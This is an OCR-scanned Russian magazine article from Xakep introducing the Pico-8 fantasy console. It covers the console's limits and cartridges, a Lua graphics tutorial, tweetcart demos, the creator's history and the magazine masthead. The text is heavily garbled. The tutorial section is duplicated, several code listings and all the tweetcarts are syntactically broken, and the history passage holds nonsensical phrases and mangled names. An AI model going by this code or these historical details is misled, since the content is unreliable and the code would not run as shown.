
Если ты когда-нибудь пытался сделать игру, то знаешь, как это непросто и как много требуется времени и сил. Но так было не всегда. Pico-8 и другие фэнтезийные ретро-консоли — это попытка вернуть старые времена, когда игры делали на коленке и получали от этого максимум удовольствия. Давай посмотрим на Pico-8 поближе, разберемся, что и как делает сообщество, и полюбуемся на красивые демки, которые умещаются в твит.

Я занимался разработкой игр последнее шесть лет, но прошлой зимой открыл для себя кое-что удивительное — мир фэнтезийных ретро-консолей. Если ты не знаешь, что это такое, то представь эмулятор старой приставки или домашнего компьютера. Ну, например, Super Nintendo или ZX Spectrum. Теперь представь, что этой машины никогда не существовало и всё, что у нас есть, — это эмулятор. Добавь к нему встроенный редактор кода, спрайтов, карт, звуковых эффектов и музыкальный трекер. Готово! Это и есть рецепт фэнтезийной консоли.

Одна из первых (или даже первая) фэнтезийных приставок — это Voxatron. Но настоящую популярность обрела не она, а ее младший брат — Pico-8. Этот проект начинался как редактор кода для Voxatron, но оказался настолько удачным, что не просто обрел самостоятельность и затмил предшественника, а перерос в целый феномен. За Pico-8 последовали и другие фэнтезийные консоли. В их списке, кстати, есть и мой (пробный и ныне замороженный) проект — neko8.

> **INFO**
> Pico-8 стоит 15 долларов, но многие фэнтезийные консоли распространяются бесплатно. Например, LIKO-12 и TIC-80. Они еще довольно сырые, но если не хочется покупать Pico-8, то на них можно поиграть.

При этом Pico-8 — это не «вещь в себе». Недавно появился замечательный пример популярной игры, созданной для фэнтезийной консоли и затем покорившей другие платформы. Эта игра называется Celeste. Ее первую версию двое разработчиков написали на Pico-8 всего за четыре дня. Позже полная версия будет выпущена в Steam, портирована на все современные консоли и собирает восторженные отзывы критиков.



ЛИМИТЫ

Что делает Pico-8 такой особенной и чем, если говорить о разработке игр, она отличается от того же Unity? Как ни странно, лимитами. Консоль ставит очень жесткие рамки для разработки. По некоторым характеристикам Pico-8 можно сравнить с домашним компьютером восьмидесятых:

- дисплей 128 на 128 пикселей, поддерживает 16 цветов;
- 32 Кбайт памяти;
- четыре звуковых канала.

С другой стороны, отсутствие ограничений по производительности и поддержка Lua в качестве встроенного языка программирования делают Pico-8 монстром по сравнению с настоящими старыми машинами.

Но есть и другие лимиты. Один из самых сильных — максимальное количество токенов, которое составляет 8192. Токен — это термин, принятый у нам от разработчиков языков программирования. Его буквальное значение — примерно «фундаментальный что-то». В каждом языке имеется свой набор токенов, но Pico-8 считает только числа, слова, круглые, квадратные и фигурные скобки (они считаются попарно, то есть строка () имеет в себе два токена); а также знаки препинания.

Почему ко на нас накладывают такой жесткий лимит? Он тесно связан с другим ограничением: картридж не может содержать более 65 тысяч знаков. И если восемь тысяч токенов еще укладываются в этот лимит, то вот девять уже могут и не поместиться.

Но в этом же и огромный плюс, то, за что я так люблю эту маленькую консоль. Когда тебе приходится думать о том, как уместить свою программу в разрешенные размеры, ты учишься писать оптимальный код и креативно подходить к решению каждой задачи.

Возьмем для примера игру Dark tomb, созданную Ilkaylog. Автор увидался запилить в картридж не только динамическое освещение, но и кучу других механик, таких как невидимые блоки, двигающиеся платформы, выключатели, которые можно активировать на расстоянии...

Я думаю, стоит отметить, что Pico-8 не дает тебе никакого стартового кода. Ты не можешь подключить никакие библиотеки и все делаешь сам.

НЕБОЛЬШОЕ ПУТЕШЕСТВИЕ ПО PICO-8

Pico-8 очень проста в обращении — нужно выучить всего пару команд. Вряд ли тебя смутит необходимость использовать командную строку, а уж встроенные редакторы освоить и того проще. Но все же на всякий случай пройдемся по основным моментам.

Итак, предположим, что ты купил Pico-8 на официальном сайте, скачал и запустил. Тебя встречает мигающий курсор терминала. Можешь набрать `help`, чтобы увидеть полный список команд.

Виртуальные картриджи

Каждый проект хранится на картридже — специальном файле. Консоль поддерживает два формата картриджей — текстовый (.p8) и PNG (.p8.png). Во втором случае при просмотре файла ты увидишь изображение картриджа и скриншот сохраненной игры, а его код будет спрятан внутри.

То есть если ты возьмешь вот эту картинку (из версии статьи на сайте) и сохраненных в себе, то потом ты можешь загрузить ее в Pico-8 и запустить игру.

Вот такое вот волшебство стеганографии!

Давай установим несколько демок:

```
instal_demos
cd /demos
ls
```

> **INFO**
> Любую папку можно открыть в файловом менеджере за пределами Pico-8, если написать `folder`.

В папке с картриджами появится подкаталог `demos/`, в котором лежат несколько примеров картриджей. Давай загрузим картридж `jelpi.p8`.

```
load jelpi.p8
run
```

Кстати, чтобы быстро запустить загруженный картридж, достаточно нажать Ctrl-R.

Pico-8 поддерживает до шести кнопок управления, назначение которым задает картридж. Обычно это стрелочки, X и Z/C. Чтобы прекратить выполнение программы на картридже, нужно нажать Escape.

Теперь начинается самое интересное! Давай загляним «под капот» этого платформера. Из режима терминала жмем Escape и попадаем в режим редактирования загруженного картриджа (чтобы переключиться обратно, снова жми Escape).

Мы можем изменить здесь всё. Например, в начале есть пара переменных:

```
-- config: num_players 1 or 2
num_players = 1
corrupt_node = false
max_actors = 128
```

Давай изменим значение `corrupt_node` на `true` и запустим картридж опять! Ладно, может, не стоило менять эту переменную...

Этим наши возможности не ограничиваются. Помимо редактора кода, можно использовать и все остальные — переключай вкладку и увидишь спрайты игры, карты, музыку и звуки. Можешь менять всё, что пожелаешь!

PocketCHIP

Несколько лет то что у Pico-8 нет и не предполагалось физической формы, ее воплощением можно считать карманную приставку PocketCHIP. Этот одноплатный компьютер с экраном, контактной клавиатурой и батареёкой поставляется сразу с Pico-8, что позволяет водить или играть в игры, лежа на диване в гамаке.

Ура, у создателей PocketCHIP, похоже, какие-то неурядицы: сначала они перестали принимать новые заказы, а теперь страница магазина и вовсе недоступна. Так что заметь такую штуку сейчас можно разве что на вторичном рынке. Будем надеяться, что ситуация исправится!

Продолжение статьи →

PICO-8

ИГРАЕМ И КОДИМ НА ЛЕГЕНДАРНОЙ ПРИСТАВКЕ, КОТОРОЙ НИКОГДА НЕ БЫЛО

ПРАКТИКА

Хорошо, на черве кодировки мы посмотрели, теперь давай придумаем что-нибудь своё! Я часто делаю небольшие графические эксперименты, так что подскажу примером разработки одного из них.

Вот что у меня получилось в итоге:

```
__init__
__update__
__draw__
```

Теперь разберем, как это было сделано. Чтобы создать новый картридж, использой команды `reboot` и `save mycart`.

Давай начнем с `__init__` в Pico-8 есть, кстати, несколько специальных функций, которые будут вызываться в соответствующих условиях, если они определены:

- `__init__` вызывается в самом начале, после загрузки кода;
- `__update` вызывается каждый кадр перед `_draw`, отвечает за логику;
- `_draw` вызывается каждый кадр, отвечает за отрисовку;
- `_update60` — аналог `_update`, но, если она определена, картридж будет работать на 60 fps (вместо 30 стандартных).

Остальные полезности можно подсмотреть в этой шпаргалке.

Вот пример простого картриджа (комментарии на русском, не пытайся вставить их в редакторе Pico-8):

```
function _init()
  -- инициализируем глобальные переменные
  str="hello, world!"
  t=0
end
function _update()
  t=t+0.01 -- обновляем время
end
function _draw()
  cls() -- очищает экран
  local y=cos(t)*16+64 -- высота, на которой будет нарисован текст
  print(str,10,y) -- печатаем текст
end
```

Важное замечание: тригонометрические функции в Pico-8 работают в диапазоне от нуля до единицы, а не от нуля до пи.

> **WWW**
> Тем, кто не знаком с Lua, могу посоветовать замечательную видеоуроку статью Learn Lua in 15 Minutes.

Давай проверим наш тригонометр и заставим точку вращаться по кругу:

```
function _draw()
  cls()
  local x=cos(t)*16+64 -- т. уголь, 32 - радиус, 64 — центр
  local y=sin(t)*16+64
  circfill(x,y,4) -- 1 - это радиус, 8 — цвет
end
```

Что это за магические числа? Pico-8 имеет шестнадцатеричный экран, то есть, никаких RGB и тем более RGBA здесь, и не планит. Каждому числу от 0 до 15 соответствует цвет, например, 8 — красный:

Одна точка хорошо, а десять лучше! Давай добавим еще:

```
-- в __init()
t=0.28
-- в _draw()
cls()
for i=1,10 do
  local a=t+i/10 -- угол зависит от времени и i
  local d=16+sin(t*32)*8.5*10 -- пусть радиус будет меняться
  local x=cos(a)*d+64
  local y=sin(a)*d+64
  circfill(x,y,3,i%16) -- добавим чуть-чуть больше цветов
end
```

Что это нам подарит, спросишь ты? Оператор `%` возвращает остаток от деления. Например, `412 - 8`

Уже неплохо, так ведь? Чтобы не выглядело так монотонно, будем вращать каждую точку в одну сторону, а жертвы — в другую:

```
-- в __init()
t=0.28
local a=(i*i+t)*n
local d=(16+sin(t*32)*8.5*10)*(i+1)/10
local x=cos(a)*d+64
local y=sin(a)*d+64
circfill(x,y,3,i%16)
end
```

Одна точка хорошо, а десять лучше! Давай добавим еще:

```
-- в __init()
t=0.28
n=10
-- в _draw()
cls()
for i=1,10 do
  local a=(i*i+t)*n
  local d=(16+sin(t*32)*8.5*10)*(i+1)/10
  local x=cos(a)*d+64
  local y=sin(a)*d+64
  circfill(x,y,3,i%16)
end
```

Теперь разберем, как это было сделано. Чтобы создать новый картридж, использой команды `reboot` и `save mycart`.

Давай начнем с `__init__` в Pico-8 есть, кстати, несколько специальных функций, которые будут вызываться в соответствующих условиях, если они определены:

- `__init__` вызывается в самом начале, после загрузки кода;
- `__update` вызывается каждый кадр перед `_draw`, отвечает за логику;
- `_draw` вызывается каждый кадр, отвечает за отрисовку;
- `__update60` — аналог `__update`, но, если она определена, картридж будет работать на 60 fps (вместо 30 стандартных).

Остальные полезности можно подсмотреть в этой шпаргалке.

Вот пример простого картриджа (комментарии на русском, не пытайся вставить их в редакторе Pico-8):

```
function _init()
  -- инициализируем глобальные переменные
  str="hello, world!"
  t=0
end
function _update()
  t=t+0.01 -- обновляем время
end
function _draw()
  cls() -- очищает экран
  local y=cos(t)*16+64 -- высота, на которой будет нарисован текст
  print(str,10,y) -- печатаем текст
end
```

Важное замечание: тригонометрические функции в Pico-8 работают в диапазоне от нуля до единицы, а не от нуля до пи.

> **WWW**
> Тем, кто не знаком с Lua, могу посоветовать замечательную видеоуроку статью Learn Lua in 15 Minutes.

Давай проверим наш тригонометр и заставим точку вращаться по кругу:

```
function _draw()
  cls()
  local x=cos(t)*16+64 -- т. уголь, 32 - радиус, 64 — центр
  local y=sin(t)*16+64
  circfill(x,y,4) -- 1 - это радиус, 8 — цвет
end
```

Что это за магические числа? Pico-8 имеет шестнадцатеричный экран, то есть, никаких RGB и тем более RGBA здесь, и не планит. Каждому числу от 0 до 15 соответствует цвет, например, 8 — красный:

Одна точка хорошо, а десять лучше! Давай добавим еще:

```
-- в __init()
t=0.28
-- в _draw()
cls()
for i=1,10 do
  local a=t+i/10 -- угол сейчас
  local d=16+sin(t*32)*8.5*10 -- угол, который был при прошлой вершине
  local x=cos(a)*d+64
  local y=sin(a)*d+64
  circfill(x,y,3,i%16)
end
```

Что нетолько, так ведь? Чтобы не выглядело так монотонно, будем вращать каждую точку в одну сторону, а жертвы — в другую:

```
-- в __init()
t=0.28
n=10
-- в _draw()
cls()
for i=1,10 do
  local a=(i*i+t)*n
  local d=(16+sin(t*32)*8.5*10)*(i+1)/10
  local x=cos(a)*d+64
  local y=sin(a)*d+64
  circfill(x,y,3,i%16)
end
```

Красота! Надеюсь, тебе тоже понравится. Как видишь, было несложно. Вот полная версия кода, слева оптимизированная и задокументированная. Я также добавил немного других эффектов, но они очень простые, можешь сам догадаться, как они работают. :-)

```
function _init()
  t=0
  n=10
end
function _update()
  t=t+0.01
end
function _draw()
  cls()
  for i=1,n do
    local a=(i*i+t)*n
    local d=(16+sin(t*32)*8.5)*20
    local x,y=cos(a)*d,
    x=x+64
    y=y+64
    sp(x,y,(-15)*(i/n),16,5+i/n(-8+15))
    local ox,oy=cos((i/(n+1)*2)*n,8)
    circ(x+ox,y+oy,i,5+15)
  end
end
function calc(a,d)
  return cos(a)*d,sin(a)*d
end
function sp(x,y,cr,r,a,c)
  color(c)
  for i=1,cr do
    local a=a+i/cr
    local d=a+a/(cr-1)/cr
    line(cos(a)*r+x,sin(a)*r+y,
      cos(a)*r+x,sin(a)*r+y)
  end
end
```

TWEET JAM

В комьюнити Pico-8 существует интересный формат для создания картриджей — tweet jam. По сути, ещё ограничение размера: умещаться в 280 знаков (лимит твитера, за вычетом тегов #tweetjam и #tweetcart, с которыми обычно постится код). Поверь мне, в это приста знаков можно уместить настоящие произведения искусства! Вот несколько примеров:

Написана мной:

```
poke(0x5f2c,7)t=0pal={1,2,4,8,5,10,15,7}cls()function _draw()camera()
for i,100 do circfill(sin(t)*64,cos(t)*64,i)pset camera(-16,-16)t=t+.001
for i,130 do a=t+i/5000 x=sin(t)*4*cos(t*4)*64 y=sin(t*64*a)*sin(t*a
)*64 circfill(x,y,1,pal[ceil(i/8)%pal+1])end end
```

Написана @superjagames.

```
t=0 i,j,j1 t4=.001
cls() for pset(j,j1,.8005 do d=.7*p a=d*cos(p)*t4*10)+p*sin(*t10)-t*10
rg*128 x=*cos(a) y=*sin(a) circfill(x+64,y+64,i.1+*sin(p*t*4*t*),
8) end flip() goto _
```

Написана @SeanSullBanc.

```
for i=1,16 do pal(i-1,sub("012389ADTL",1/2,1/2),1)
end cls() ::qc:: z=t(){} y=64 x=64
for i=0,128,.85 do x=cos(i/16*2*3)*1128 y=sin(i/16*2*3)*1/128 circ
(x,y,i,i*(1+sin(i/128+t)/3)*2) end flip() goto q
```


ИСТОРИЯ PICO-8

Создатель Pico-8 — Дексар Уайт, известный также по псевдониму zep. Он родился в Росси Западной и затем переехал жить в Японию. Когда Уайт подрашивал, как компилятор Pico-8, он обычно начинает рассказ с того, что в детстве он увлекался программированием на компьютере BBC Micro, который использовал для создания игр.

«Было что-то особенное в рисовании большими красивыми пикселями и печати игр прямо на клавиатуре каждым, что-то, что резонировало с моим воспоминанием могилы», — рассказывает Уайт. BBC Micro поставлялся без софта, если не считать выкатку в ПЗУ BASIC, поэтому для каждого игр есть Уайт сам создавал простенькие редакторы спрайтов, музыки и уровней.

До двухзначных годов разработки игр так и оставалось для Уайта хобби и не жизнь он зарабатывал работой в кафе. В 2004 году Уайт начнал программу LeoSD, которая позволяла запускать эмулятор Amiga500 и тоже иметь встроенный интерпретатор BASIC. Затем последовал эксперимент с всеми той графикой, из которого в 2010 году родился проект Voxatron. Его движок на языке на YouTube вызвал кеннедиский спокоя, и Дексар Уайт отложил все проекты ради того, чтобы сосредоточиться на Voxatron. Постепенно он собрал небольшую команду единомышленников.

Предполагалось, что Voxatron будет не просто игрой, а редактором, в котором каждый сможет делать свои игры и передавать другим. Хорошим по поломке поняку, Уайт продумал навалить такие игры картриджа. Вот эта идея перерастет и в Pico-8.



Собственно Pico-8 родился как попытка сделать скоростной движок Voxatron на основе LeoSOD. Затем вскоренка идея использовать Pico для прототипирования будущей воксельной игры. Именно так и мне появился свой набор предметов, которые Уайт назвал Kostar, размером 128 на 128 соответствует «размер» обычного уровня Voxatron.

Другой проект Уайт был Picto 8 вызвал к чисто Pico Cute — заведение, которое Дексар и его жена Наацо. Уайт спишет в Токио. Сейчас кафе по количеству стало местом для тусовки независимых разработчиков и офиса Leadlite — фирмы Уайта, которой больше часть времени просто проводит за сочинением игр.

«Pico-8 стал: минималистичный дружелюбный дистрибьюторий Voxatron», — говорит Уайт. Последнее шпрехи, который проверяется. Pico в заключении, который, стал интерпретатор кода Lua. В первые версии BASIC транслировался в Lua и выполнялся на его виртуальной машине, но позже Уайт решил что нет смысла в конце и сделать только Lua.

«Наверное, было бы наивного с прошлой, если бы я с самого начала просто себе, какой должна быть выжимочная классика. Вместо этого я продирался через лес расчистьмы идей и лишь потом понял, что то, что я делаю, — это что-то вроде приставки», — рассказывает Уайт.

Постепенно выкристаллизовывались и понимание более широкого контекста. Поначалу главный урок здесь заключается в том, что ограничения того формы неожиданно влияют на то, какими получатся игры. «Точно так же, как язык для старых компьютеров имеет определенный внешний вид и работает определенные ощущения, — рассуждает Уайт, — платформа может сама стать частью дизайна и определить особенности игр, создаваемых на ней».

— Андрей Письменный по мотивам статьи Дексара Уайта в Pico-8 Fanzine.

ИТОГ

Для меня Pico-8 — один из главных инструментов разработки. Консоль позволяет мне быстро воплотить в жизнь идеи и заставляет меня всегда думать об оптимизации. Я очень рекомендую и активно использую Pico-8 для игрых джемов (game jams), она идеальна для таких целей. Ludum Dare, Ludum Dare, Ludum Dare.

WWW

- Официальный сайт
- API
- Картриджи разработчика Pico-8
- Форум и картриджи
- Twitter jam

№03 (228)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

aLLy
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Антон «ant» Жуков
zhukov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2018